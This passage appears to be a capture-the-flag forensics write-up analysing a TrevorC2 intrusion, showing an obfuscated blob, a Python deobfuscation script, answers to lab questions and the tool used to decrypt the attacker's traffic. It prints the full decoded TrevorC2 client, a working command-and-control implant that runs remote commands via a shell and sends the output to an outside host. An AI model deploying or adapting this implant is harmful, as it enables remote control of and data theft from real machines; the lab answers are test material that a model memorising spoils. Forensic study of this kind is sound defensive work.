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.py
import base64
import zlib
import re

def extract_blob(data):
    """
    ambil blob dari exec((_)(b'...')) kalau ada
    """
    try:
        text = data.decode(errors="ignore")
        m = re.search(r"exec\(\(_\)\(b'(.*?)'\)\)", text, re.DOTALL)
        if m:
            return m.group(1).encode()
    except:
        pass
    return data


def decode(data):
    """
    decode reverse + base64 + zlib
    """
    try:
        return zlib.decompress(base64.b64decode(data[::-1]))
    except:
        return None


# load file awal
data = open("agent_enc.txt", "rb").read()

layer = 0

while True:

    blob = extract_blob(data)

    new = decode(blob)

    if not new:
        break

    data = new
    layer += 1

# simpan hasil akhir saja
open("agent.py", "wb").write(data)

print(f"[+] DONE")
print(f"[+] total layers decoded: {layer}")
print(f"[+] saved as agent.py\n")

print(data.decode(errors="ignore"))
python3 deobfuscate.py
output:
#!/usr/bin/env python
#
# TrevorC2 - legitimate looking command and control
# Written by: Dave Kennedy @HackingDave
# Website: https://www.trustedsec.com
# GIT: https://github.com/trustedsec
#
# This is the client connection, and only an example. Refer to the readme
# to build your own client connection to the server C2 infrastructure.

# CONFIG CONSTANTS:

# site used to communicate with (remote TrevorC2 site)
SITE_URL = ("http://192.168.56.104")

# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - YOU CAN MAKE THIS ANYTHING EXAMPLE: /index.aspx (note you need to change this as well on trevorc2_server)
ROOT_PATH_QUERY = ("/")

# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
SITE_PATH_QUERY = ("/images")

# THIS IS THE QUERY STRING PARAMETER USED
QUERY_STRING = ("guid=")

# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC
STUB = ("oldcss=")

# time_interval is the time used between randomly connecting back to server, for more stealth, increase this time a lot and randomize time periods
time_interval1 = 2
time_interval2 = 8

# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE DECRYPTION. RECOMMEND CHANGING THIS FROM THE DEFAULT KEY
CIPHER = ("aa34042ac9c17b459b93c0d49c7124ea")

# DO NOT CHANGE BELOW THIS LINE


# python 2/3 compatibility, need to move this to python-requests in future

import requests
import random
import base64
import time
import subprocess
import hashlib
from Crypto import Random
from Crypto.Cipher import AES
import sys
import platform

# AES Support for Python2/3 - http://depado.markdownblog.com/2015-05-11-aes-cipher-with-python-3-x
class AESCipher(object):
    """
    A classical AES Cipher. Can use any size of data and any size of password thanks to padding.
    Also ensure the coherence and the type of the data with a unicode to byte converter.
    """
    def __init__(self, key):
        self.bs = 16
        self.key = hashlib.sha256(AESCipher.str_to_bytes(key)).digest()

    @staticmethod
    def str_to_bytes(data):
        u_type = type(b''.decode('utf8'))
        if isinstance(data, u_type):
            return data.encode('utf8')
        return data

    def _pad(self, s):
        return s + (self.bs - len(s) % self.bs) * AESCipher.str_to_bytes(chr(self.bs - len(s) % self.bs))

    @staticmethod
    def _unpad(s):
        return s[:-ord(s[len(s)-1:])]

    def encrypt(self, raw):
        raw = self._pad(AESCipher.str_to_bytes(raw))
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw)).decode('utf-8')

    def decrypt(self, enc):
        enc = base64.b64decode(enc)
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self._unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-8')


# establish cipher
cipher = AESCipher(key=CIPHER)


# random interval for communication
def random_interval(time_interval1, time_interval2):
    return random.randint(time_interval1, time_interval2)

hostname = platform.node()
req = requests.session()

def connect_trevor():
    # we need to registery our asset first
    while 1:
        time.sleep(1)
        try:
            hostname_send  = cipher.encrypt("magic_hostname=" + hostname).encode('utf-8')
            hostname_send = base64.b64encode(hostname_send).decode('utf-8')

            # pipe out stdout and base64 encode it then request via a query string parameter
            html = req.get(SITE_URL + SITE_PATH_QUERY + "?" + QUERY_STRING + hostname_send, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text
            break

        # handle exceptions and pass if the server is unavailable, but keep going
        except Exception as error:
            # if we can't communicate, just pass
            if "Connection refused" in str(error):
                pass
            else:
                print("[!] Something went wrong, printing error: " + str(error))

connect_trevor()

# main call back here
while 1:
    try:
        time.sleep(random_interval(time_interval1, time_interval2))
        # request with specific user agent
        html = req.get(SITE_URL + ROOT_PATH_QUERY, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text

        # <!-- PARAM=bm90aGluZw== --></body> -  What we split on here on encoded site
        parse = html.split("<!-- %s" % (STUB))[1].split("-->")[0]
        parse = cipher.decrypt(parse)
        if parse == "nothing": pass
        else:
            if hostname in parse:
                parse = parse.split(hostname + "::::")[1]
                # execute our parsed command
                proc = subprocess.Popen(parse, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                stdout_value = proc.communicate()[0]
                stdout_value = cipher.encrypt(hostname + "::::" + str(stdout_value)).encode('utf-8')
                stdout_value = base64.b64encode(stdout_value).decode('utf-8')

                # pipe out stdout and base64 encode it then request via a query string parameter
                html = req.get(SITE_URL + SITE_PATH_QUERY + "?" + QUERY_STRING + stdout_value, headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text

                # sleep random interval and let cleanup on server side
                time.sleep(random_interval(time_interval1, time_interval2))

    # handle exceptions and pass if the server is unavailable, but keep going
    except Exception as error:
        # if we can't communicate, just pass
        if "Connection refused" in str(error):
            connect_trevor()
        else:
            print("[!] Something went wrong, printing error: " + str(error))

    except KeyboardInterrupt:
        print ("\n[!] Exiting TrevorC2 Client...")
        sys.exit()
Finally, we successfully obtained the CIPHER_KEY: aa34042ac9c17b459b93c0d49c7124ea
aa34042ac9c17b459b93c0d49c7124ea
8. What was the first file accessed by the attacker?
Required Format: /file/to/path
Solution
At this point, we have already found the CIPHER_KEY, so we can proceed to decode the commands executed by the attacker.

Here, I searched for decrypt trevorc2, and eventually found a repository that can be used to decrypt trevorc2

After reading the GitHub README, the main idea is that trevorc2 executes commands and places them inside parameters such as oldcss= and guid=.

After reviewing the Python file, it seems that we need to manually extract the guid and oldcss parameters. Therefore, I looked for an alternative tool that could automatically decrypt directly from a PCAP file.
I then found another repository from one of the URLs while searching: TrevorC2 Decryptor
wget https://github.com/Abdelrahme/Trevorc2_decrypt/raw/refs/heads/main/trevorc2_decrypt.pyAfter downloading it, first modify the cipher key inside the trevorc2_decrypt.py file to aa34042ac9c17b459b93c0d49c7124ea.
nano trevorc2_decrypt.py
